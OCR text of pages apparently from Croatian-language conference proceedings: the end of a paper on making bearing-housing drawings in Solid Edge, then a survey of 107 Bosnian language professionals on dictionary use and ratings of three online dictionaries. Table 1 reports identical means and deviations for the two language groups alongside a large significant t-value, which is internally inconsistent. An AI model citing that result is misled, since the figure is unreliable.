
Sl. 6

Konstruktor odabire položaj i broj, pogleda crtanja, presjeka, detalja, a unošenje mjera i ostalih znakova dodaje se automatski na jednostavnijim pogledima. Kod složenijih pogleda treba crtež ručno doraditi sl 7.



Sl. 7


Kompletan crtež kućišta ležaja prikazan je na tehničkom dokumentu broj 00-01-01.




	Ime i prezime:	Potpis:	Tvrtka: Veleučilište Varaždin	
Crtao:	Kukec		Naziv dijela: Kućiste ležaja	
Pregledao:	Hršak			
M.J.: 2:1	Datum: 01.03.2012.		Materijal: E 295	Br.: 00-01-01 Poz. 01

SOLID EDGE ACADEMIC COPY


Zaglavlja i sastavnica



Slika 8. Zaglavlje za radionički crtež



Slika 9. Zaglavlje s tablicom za upis ISO tolerancija




Slika 10. Zaglavlje sa sastavnicom za sklopni crtež

SOLID EDGE ACAD


Ako treba crtež se vrlo jednostavno može dopuniti presjekom, detaljem i oznakom površinske obrade.

Ravnina presjeka može biti ravna ili lomljena sl 11.




Sl. 12

Sitni detalji koji su nejasni na projekciji mogu se povećati dodatnim crtežom detalja i to s dva pritiska na miš sl 9. Na tom crtežu se mogu kotirati sitni detalji, dodati zahtjevi za površinsku obradu i drugi zahtjevi ako je detalj zbog malih dimenzija na crtežu pogleda nejasan.



Sl. 13

Na projekciji u presjeku sl. 10 unijete su oznake za površinsku obradu.



Sl. 14

Uz svaki radionički crtež crta se zaglavlje sl. 8 i 9 , a uz sastavni crtež zaglavlje sa sastavnicom sl.10. Služe za upisivanje podataka o proizvodu i osobama koje su stvarale dokument.

IV. ZAKLJUČAK

Primjer pokazuje osnovne postupke za izradu crteža kućišta ležaja. Za konstruiranje modeliranjem treba osigurati CAD 3D alat, opremu i stručnjaka. Uzimajući u obzir investiciju i poboljšanje u konstrukciji proizvoda u dijelu konstrukcije i pripreme proizvodnje, te poboljšanje u samoj proizvodnji rezultat je sigurno pozitivan.

Kod kreiranja modela za pojedine detalje, što ovisi o njihovom obliku, dovoljno je dva do nekoliko pritisaka na miš, znači vrlo brzo.

Stvaranje crteža je trenutno. Za unošenje različitih zahtjeva kako bi crtež bio u potpunosti jasan u proizvodnji, CAD 3D programski alat Solid Edge ima na raspolaganju dovoljno mogućnosti u skladu s propisanim tehničkim normama.

Za stvaranje dokumentacije, arhiviranje, umnožavanje, promjene na dokumentaciji, za izradu dokumetacije sličnih proizvoda, za komunikaciju između proizvođača i kupca ovi alati imaju velike mogućnosti, zato ih treba koristiti u stvaranju proizvoda.

Slike 8, 9 i 10 prikazuju zaglavlje i sastavnicu. Svaka tvrtka ih oblikuje prema svojim potrebama u skladu s tehničkim normama.

Za stalnu primjenu novih tehnologija u konstruiranju treba osigurati i stalnu edukaciju u redovnom obrazovanju i u cjeloživotnom učenju.

LITERATURA

[1] M. Opalić, „Tehničko crtanje", *Zrinski d.d.*, Čakovec, 2003.

[2] Koludrović Ć. i R. „Tehničko crtanje u slici s kompjutorskim aplikacijama“, *Delo*, Ljubljana, 2001.

[3] Kukec Đ. „Tehnička dokumentacija,“ *Visoka tehnička škola u Bjelovaru* , Bjelovar, 2011.

Ispitivanje svrhe, učestalosti i oblika korištenja rječnika i procjena online rječnika u Bosni i Hercegovini

Lara Hedžić, Filozofski fakultet, Odsjek za germanistiku, Sarajevo, Bosna i Hercegovina
Benjamin Hedžić, Gimnazija Obala, Sarajevo, Bosna i Hercegovina
hedzic@yahoo.de

Sažetak: Globalizacija danas zahtjeva primjenu sve učinkovitijih jezičnih tehnologija i alata u postupku poučavanja jezika, prevođenja ili pak svakodnevne komunikacije. Ovdje uporaba rječnika, bilo to tiskanih ili online, igra važnu ulogu. U Bosni i Hercegovini trenutno postoji jako malo znanstvenih istraživanja u ovoj oblasti pa se stoga u prvom dijelu rada želi prikazati svrha, učestalost i oblici korištenja rječnika kao dijela jezične tehnologije, dok drugi dio rada ima za cilj predstaviti rezultate procjene online rječnika koji su jezično dostupni u Bosni i Hercegovini. Istraživanje treba da posluži kao fundament za modernizaciju i razvijanje jezičnih tehnologija i alata kao i pokretanje uporabe službenih jezika u Bosni i Hercegovini u sustav globalne višejezične komunikacije. U istraživanju je učestvovalo ukupno 107 ispitanika sa područja cijele Bosne i Hercegovine.
Ključne riječi: jezične tehnologije i alati, tiskani rječnik, online rječnik, komunikacija, Bosna i Hercegovina

I. UVOD

Potreba za brzom i točnom komunikacijom, prevođenjem velikog broja tekstova u jako kratkom roku, usklađivanje značenja pojedinih termina koji su objekt prevođenja kao i poučavanje inih jezika podstakli su brz razvoj jezičnih alata i tehnologija u svijetu. Posjedovanje ovakvih tehnologija u jeziku dovodi do njegovog očuvanja, govornicima interkulturalni sadržaji postaju dostupni, a promocija osobnih kulturoloških vrijednosti na globalnoj razini postaje učinkovitija. Korist ove vrste prepoznata je u mnogi jezicima. Tako je na primjer Institut za njemački jezik u Mannheimu u protekloj godini proveo nekolicinu empirijskih istraživanja sa ciljem podsticaja razvitku online rječnika i promociji njihove uporabe. Aktualni projekt ovog instituta pod nazivom "Benutzeradaptive Zugänge und Vernetzungen in elexiko" bavi se pitanjima elektronske leksikografije sa posebnim osvrtom na uporabu online rječnika. Teorijsku osnovu za to dala su svakako i istraživanja profesora Herbert Andreas Welkera, koji je postavio dobre temelje za ovakva istraživanja. U Hrvatskoj su se ovom tematikom bavile među ostalima i profesorice Sanja Seljan i Angelina Gašpar koje su istakle potrebu za izgradnjom hrvatskih jezičnih resursa i alata, za edukacijom prevoditelja i za uključivanjem hrvatskih modula u sustave višejezične komunikacije. Ne samo u Njemačkoj i Hrvatskoj nego i na globalnoj europskoj razini pokrenuto je više projekata sa ciljem promocije službenih jezika Evropske Unije.

II. CILJ I HIPOTEZE

Cilj ovog istraživanja je ispitivanje svrhe, učestalosti i oblika korištenja rječnika sveukupno kao i procjena nekolicine online rječnika koji su dostupni u Bosni i Hercegovini. Nadalje ovo istraživanje ima za cilj provjeriti da li postoji razlika u učestalosti korištenja tiskanih ili online rječnika između spolova kao i da li postoje razlike između korisnika prvih stranih jezika kojim ispitanik vlada, uporabi online rječnika i samoprocijenjenim internet kompetencijama, učestalosti korištenja tiskanih i online rječnika kao i svrsi njihove uporabe. U drugom dijelu istraživanja cilj je bio saznati koji oblik online rječnika ispitanici u Bosni i Hercegovini smatraju vizualno, kvalitativno i kvantitativno prihvatljivim, a što bi moglo poslužiti kao orijentir za izradu sličnih jezičnih tehnologija za službene jezike u Bosni i Hercegovini.

Na osnovu ciljeva postavljene su sljedeće hipoteze:

- Nema razlike u učestalosti i obliku korištenja rječnika prema spolu.
- Ispitanici kojima je engleski prvi strani jezik češće će koristiti online rječnike od ispitanika kojima je njemački ili francuski jezik primarni.
- Ispitanici se više služe tiskanim nego online rječnicima.
- Osobe koje bolje poznaju korištenje interneta češće koriste online rječnike, dok osobe koje se slabije znaju služiti internetom češće koriste tiskane rječnike.
- Za korištenje online rječnika najčešće se koristi računar.
- Rječnici se isključivo koriste u svrhe prevođenja.

III. METODOLOGIJA

U ovom istraživanju sudjelovalo je 107 ispitanika. Ispitanici su bile osobe koje se izravno bave stranim jezicima: nastavnici/ce, prevoditelji/ce, predavači/ce i znanstveni radnici/ce. Kao istrument korišten je online upitnik sa 18 pitanja. Za sve ispitanike upitnik je bio jednak. Ispitanici su u prvom dijelu upitnika trebali navesti demografske podatke o sebi (spol, radni status, s koliko i kojim se jezicima služe itd.), potom procijeniti osobno korištenje rječnika (tiskanih i online) na skali od jedan do četiri (*jedan* znači „nikada ili gotovo nikada“, a *četiri* „jako često“), navesti kojim rječnicima se najčešće služe, kako pristupaju internetu, te dati samoprocjenu i osobne internet kompetencije na skali od jedan do pet (*jedan* znači „loše“, a *pet* „odlično“). U drugom dijelu ispitanici su testirali i procjenjivali tri ponuđena online rječnika prema navedenim kriterijima: vizualni prikaz, količina primjera tražene riječi, lakoća i tačnost korištenja, te eventualna osobna uporaba u budućnosti. Svaki kriterij se mogao ocijeniti ocjenama od jedan do pet (*jedan* znači „uopće se na slažem“, a *pet* za „u potpunosti se slažem“).

Ispitanici su na početku upitnika dobili precizne upute za popunjavanje upitnika, a bili su i upozoreni da jednu tvrdnju mogu procijeniti samo jednom ocjenom na skali.

Istraživanje je obavljeno tijekom listopada i studenoga 2011. godine.

IV. REZULTATI

Pored želje da se utvrde stavovi ispitanika koji vladaju njemačkim, engleskim ili francuskim jezikom, probleme pri prikupljanu podataka predstavljao je mali broj ispitanika kojima je francuski jezik prvi strani jezik, te su oni stoga u ovom ispitivanju samo marginalno zastupljeni i neće biti uzimani u dalje analize rezultata ispitivanja. Ovakvom polažaju francuskog jezika u BiH zasigurno pogoduje učvršćen položaj engleskog jezika kao prvog stranog jezika i njemačkog kao drugog stranog. Od ukupnog broja ispitanika nešto više od dvije trećine ispitanika bilo je ženskog, dok je nešto manje od jedne trećine bilo muškog spola. Dvije trećine ispitanih osoba navelo je da se profesionalno bavi predavanjem stranih jezika u osnovnoj ili srednjoj školi. Ostali su bili predavači na visokoškolskim ustanovama i profesionalni prevoditelji. Skoro svi ispitanici su naveli da su uposleni.

Kako bi se procijenili rezultati istraživanja izračunati su postotci za pojedina pitanja.

Na pitanje koliko se često ispitanici služe tiskanim rječnicima, nešto manje od po dvije četvrtine ispitanika navodi „ponekad“ ili „često“. Samo pojedini ispitanici navode da se jako često ili pak gotovo nikako ne služe tiskanim rječnicima. Na drugo pitanje kojim se željelo saznati koliko se često ispitanici služe online rječnicima, na sve četiri ponuđene ocjene dobiven je skoro identičan broj odgovora. Analizom dobivenih rezultata da se zaključiti da se ispitanici u Bosni i Hercegovini u prosjeku više služe tiskanim nego online rječnicima, mada je procenat onih koji se služe online rječnicima neznatno niži. Ovdje je uočljivo, i pored toga što se još uvijek jako učestalo koriste tiskani rječnici, da uporaba online rječnika dobiva na značaju. Kao svrhu uporabe rječnika općenito nešto manje od polovine ispitanika navodi prevodilačke aktivnosti, više od jedne četvrtine navodi da rječnike koristi u nastavi, dok se ostali rječnicima služe u znanstvene svrhe ili neke druge aktivnosti. Ispitanici dalje navode da se često ili jako često služe internetom. Samo mali broj ispitanika navodi da se ponekad, a nijedan ispitanik ne navodi da se nikada ne služi internetom. Skoro svi ispitanici internetu pristupaju pomoću računara ili pokretnih računara, a samo par procenata ispitanih internetu pristupa pomoću mobilnih telefonskih uređaja. Skoro svi ispitanici svoje poznavanje korištenja interneta ocjenjuju visokom ocjenom. Niko osobne kompetencije glede korištenja internetom nije ocijenio negativnom ocjenom.

Da bi smo provjerili postoji li razlika između korištenja tiskanih i online rječnika po spolu i prvom stranom jeziku proveden je t-test. Rezultatima t-testa nije utvrđena statistički značajna razlika u korištenju tiskanih rječnika između muškaraca i žena. Nije utvrđena statistički značajna razlika ni po spolu prema korištenju online rječnika. Također nije utvrđena statistički značajna razlika ni u stavu onih koji vladaju jednim i onih koji vladaju s dva strana jezika prema korištenju tiskanih i online rječnika. Isto tako nije utvrđena ni statistički značajna razlika u stavu ispitanika po uporabi prvog stranog jezika prema korištenju tiskanih rječnika tj. potvrđena je nul-hipoteza o nepostojanju razlike s obzirom na navedene demografske podatke, jer je kod svih $p > 0,05$.

Statistički značajna razlika utvrđena je međutim između korisnika njemačkog i engleskog jezika kao prvog stranog jezika prema učestalosti korištenja online rječnika. Ovdje se da vidjeti da ispitanici kojima je engleski prvi strani jezik češće koriste online rječnike od ispitanika kojima je njemački prvi strani jezik. (Tabela 1) Ovim rezultatom je potvrđena i druga hipoteza postavljena u ispitivanju. Pretpostavlja se da je ovakvim rezultatima pogodovala činjenica da su danas većina jezičnih alata i tehnologija na engleskom jeziku što onima koji vladaju ovom jeziko olakšava njihovu upotrebu.

Kad se usporedi razlika korištenja tiskanih i online rječnika po dobi, koja je radi lakšeg korištenja ranije rekodirana u tri skupine (do 29 godina / od 30 do 39 godina / 40 godina i stariji) pri čemu je korištena analiza varijance, rezultati pokazuju da nije utvrđena statistički značajna razlika po dobnim skupinama prema korištenju tiskanih i online rječnika, kao ni po tome u koju se svrhu koriste tiskani, a u koju online rječnici. Također nije utvrđena statistički značajna razlika u samoprocjeni korištenja internetom prema učestalosti korištenja tiskanih rječnika, jer je u svim slučajevima $p > 0,05$.

Međutim, statistički značajna razlika utvrđena je kod samoprocjene korištenja internetom prema učestalosti uporabe online rječnika. Rezultati pokazuju da ispitanici

Tablica 1. Razlika u korištenju prvog stranog jezika prema korištenju online rječnika – analiza varijance

	jezik	N	Mean	SD	t	p
Online rječnici	engleski	43	-,98	,193	13,783	0,000
	njemački	58	-,98	,193		

koji za sebe osobno smatraju da dobro vladaju internetom češće koriste online rječnicima od ispitanika koji osobne kompetencije procjenjuju slabijom ocjenom (Tablica 2). Uzimajući u obzir činjenicu da bolje vladanje internetom podrazumijeva i češće korištenje online rječnika može se zaključiti da su dobiveni rezultati proizvod logičkog slijeda.

U drugom dijelu upitnika od ispitanika se tražilo da na internetu pogledaju tri online rječnika ponuđena u upitniku, te da ih ocijene prema kriterijima navedenim u tabeli. Rječnici koji su ponuđeni na procjenu bili su: *e-rječnik, eudict* i *crodict*. Dobiveni rezultati prikazani su u tablicama 3-5. Uzimajući u obzir svih pet kriterija procjene, može se zaključiti da je prosječno najvišom ocjenom ocijenjen rječnik *crodict*. Ispitanici su ovaj rječnik ocijenili prosječnom ocjenom 3,7. Na drugom mjestu slijedi rječnik *eudict* kojega su ispitanici ocijenili nešto nižom ocjenom i to prosječnom ocjenom 3,51. Najslabijom ocjenom ocijenjen je *e-rječnik* koji je dobio prosječnu ocjenu 2,55. Važno je naglasiti i da je u svim kriterijima za ocjenjivanje rječnik *crodict* osvojio najvišu ocjenu.

Tablica 2. Razlika u samoprocjeni internetske kompetencije prema korištenju online rječnika – analiza varijance

samoprocjena	N	Mean	SD	F	P
zadovoljava	6	-,14	,427	10,870	0,001
dobar	26	,14	,427		
vrlo dobar	44	1,02	,410		
odličan	31	1,43	,421		

Tablica 3. Prikaz ispitanih stavova prema online rječniku.
Brojevi navedeni prema frekvenciji ocjene za e-rječnik.

http://www.e-rjecnik.net/							
ocjene		1	2	3	4	5	Mean
1.	rječnik je vizualno dobro prikazan	26	9	39	24	9	2,82
2.	rječnik daje dovoljan broj primjera tražene riječi	30	28	28	15	6	2,43
3.	rječnik se lako koristi	22	22	27	20	16	2,87
4.	riječi su točno prevedene	24	30	32	16	5	2,51
5.	rječnik ću u budućnosti koristiti	51	17	22	10	7	2,11
Ukupno za gore navedeni rječnik							2,55

Tablica 4. Prikaz ispitanih stavova prema online rječniku.
Brojevi navedeni prema frekvenciji ocjene za rječnik eudict.

http://www.eudict.com/							
ocjene		1	2	3	4	5	Mean
1.	rječnik je vizualno dobro prikazan	6	12	24	42	23	3,60
2.	rječnik daje dovoljan broj primjera tražene riječi	10	15	28	36	18	3,35
3.	rječnik se lako koristi	4	6	18	44	35	3,93
4.	riječi su točno prevedene	8	7	36	40	16	3,46
5.	rječnik ću u budućnosti koristiti	15	11	29	39	13	3,22
Ukupno za gore navedeni rječnik							3,51

Tablica 5. Prikaz ispitanih stavova prema online rječniku.
Brojevi navedeni prema frekvenciji ocjene za rječnik crodict.

http://www.crodict.com/							
ocjene		1	2	3	4	5	Mean
1.	rječnik je vizualno dobro prikazan	5	9	28	34	31	3,72
2.	rječnik daje dovoljan broj primjera tražene riječi	4	10	33	34	26	3,64
3.	rječnik se lako koristi	1	8	21	39	38	3,98
4.	riječi su točno prevedene	2	9	34	43	19	3,64
5.	rječnik ću u budućnosti koristiti	17	7	24	31	28	3,43
Ukupno za gore navedeni rječnik							3,70

V. ZAKLJUČAK

Cilj je ovog istraživanja bio ispitati svrhe, učestalosti i oblike korištenja rječnika sveukupno, kao i procjena tri online rječnika koji su dostupni u Bosni i Hercegovini.

Analizom dobivenih rezultata došlo se do sljedećih zaključaka i potvrđene su sljedeće hipoteze:

- Nema razlike u učestalosti i obliku korištenja rječnika prema spolu i broju jezika kojim ispitanik vlada, međutim potvrđena je razlika prema jeziku kojim vlada. Tako se ispitanici koji vladaju engleskim kao prvim stranim jezikom češće služe online rječnicima od onih kojima je njemački jezik prvi strani.

- Ispitanici se sveukupno za nekoliko procenata više služe tiskanim od online rječnika.

- Ispitanici navode da se rječnicima više služe u nastavi nego za prevođenje.
- Bolje poznavanje rada na internetu usko je vezano sa češćim korištenjem online rječnika
- Ispitanici skoro isključivo internetu pristupaju pomoću računara.

Sveukupno gledajući, rječnici se još uvijek jako koriste, bilo za potrebe nastave ili pak za prevođenje. Iako u Bosni i Hercegovini ne postoje tehnologije i alati koji bi se oslanjali na službene jezike, korisnici se ipak služe online alatima susjednih i drugih zemalja čijim jezicima vladaju. Ovo istraživanje predstavlja osnovu za dalja ispitivanja i procjene. U budućnosti bi bilo interesantno saznati da li se i u kojoj mjeri studenti služe rječnicima kao i ispitati tehničke mogućnosti razvitka online rječnika.

LITERATURA

[1] G. Drosdowski, „Nachdenken über Wörterbücher: Theorie und Praxis," Institut Mannheim, 1977.

[2] U. Haß, „Grundfragen der elektronischen Lexikographie. elexiko - das Online-Informationssystem zum deutschen Wortschatz," Schriften des Instituts für Deutsche Sprache, Berlin/ NewYork, 2005.

[3] H. E. Wiegand, „Nachdenken über Wörterbücher," Institut Mannheim, 1977.

[4] P. Storjohann, „Der Diskurs "Globalisierung" im öffentlichen Sprachgebrauch," Aptum - Zeitschrift für Sprachkritik und Sprachkultur, svezak 2/2007, pp. 139-155.

[5] S. Seljan, and A. Gašpar, „Primjena prevodilačkih alata u EU i potreba za hrvatskih tehnologijama," XXI međunarodni znanstveni skup *Jezična politika i jezična stvarnost*, Split, 24-26. 6. 2007.

